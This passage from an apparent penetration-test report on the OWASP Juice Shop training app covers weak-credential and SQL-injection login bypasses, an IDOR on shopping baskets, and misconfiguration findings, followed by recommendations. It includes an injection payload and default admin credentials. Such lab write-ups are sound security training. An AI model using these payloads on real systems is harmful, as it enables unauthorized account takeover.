
- Weak Credential Guessing:
  - Email: `admin@juice-sh.op`
  - Password: `admin123`

Result: Login successful with weak credentials.

- Login using email truncation:
  - Email: `admin@juice-sh.op'--`
  - Password: any random input

Result: Successful login into the admin account.

After logging in, the Admin Dashboard was directly accessible at: http://127.0.0.1:3000/#/administration




No server-side role checks were enforced for this access.


2. Insecure Direct Object Reference (IDOR): View Another User's Basket

Testing revealed that users could attempt to modify their basket via direct manipulation of the `BasketId`.

Exploit Attempt:


While logged in as **Bender**, manually changing `BasketId` to **2** (belonging to **Jim**) using developer tools initially resulted in `401 Unauthorized`





However, when viewing the basket again:

- The application displayed **Jim's basket** contents (Later increases the quantity to before sending the request)
- Challenge "View another user's shopping basket" **completed**, confirming **IDOR vulnerability**.



Impact

- Privilege escalation from regular user to administrator
- Unauthorized access to other users' shopping baskets
- Exposure of sensitive admin features, logs, and user information
- Weak or missing server-side validation on object ownership (IDOR)

Recommendations

- Implement Role-Based Access Control (RBAC) on both client and server sides
- Enforce authorization checks on all sensitive endpoints
- Avoid using predictable IDs for sensitive resources like baskets or user profiles
- Implement MFA for administrator accounts
- Monitor access logs for abnormal patterns or suspicious activity

Vulnerability 6: Security Misconfiguration

Security Misconfiguration arises when applications, servers, or databases are insecurely configured, exposing sensitive functionality, deprecated features, or other unintended behaviors. This can often lead to further attacks, data exposure, or unauthorized actions.


Testing Performed in **OWASP Juice Shop:**

1. Use of Deprecated B2B Interface


After logged in as any user, while submitting a complaint via the **"Complaint"** feature, it was observed that the application allows attaching files (*PDF and *zip). The file types permitted were not explicitly documented in the interface.

To discover allowed file types:

a. Inspected **`main.js`** in the application code via browser DevTools.
b. Located the following list of allowed MIME types:



While testing, a sample XML file was generated (`test.xml`) using nano with a simple content “hello” and uploaded via the complaint form. Upon submission, the following challenge completed successfully:



2. **Improper Error Handling**

While interacting with various parts of the application, deliberate invalid inputs and malformed requests were submitted to provoke server-side errors. In one such case, submitting a broken or malformed complaint or file triggered a verbose and ungraceful error response.

Impact

- Old or unused features may be exposed and not secured.
- Attackers might upload harmful or unsupported files.
- Internal error messages may reveal how the system works.
- Makes it easier for attackers to plan other attacks (like abusing file uploads or XML).

Recommendations

- Allow only safe file types and check uploads properly on the server.
- Show only basic error messages to users.
- Check your website code for clues about backend systems.
- Use proper logging and security headers like CSP.

Summary of Findings

Category	Vulnerability Identified	Impact	Severity
Injection	SQL Injection	Database compromise, data theft	Critical
Broken Access Control	IDOR, Privilege Escalation	Unauthorized data access, privilege escalation	High
Broken Authentication	Brute Force Login, SQLi Login Bypass	Account takeover, privilege escalation	High
XSS	Reflected, Stored, DOM XSS	Session hijacking, defacement	High
Sensitive Data Exposure	JWT Disclosure, Email Enumeration	Leakage of sensitive data	Medium
Security Misconfiguration	Deprecated Features, Verbose Errors	Unauthorized access, system compromise	Medium

Conclusion

This penetration test successfully uncovered multiple critical vulnerabilities, many of which align with the OWASP Top 10 risks. The findings demonstrate the need for improved security practices across both development and operational processes.

Implementing the recommended fixes will significantly reduce the application's risk exposure, safeguarding user data and improving overall resilience against attacks. Security should remain an ongoing process with regular reviews, testing, and improvements to adapt to evolving threats.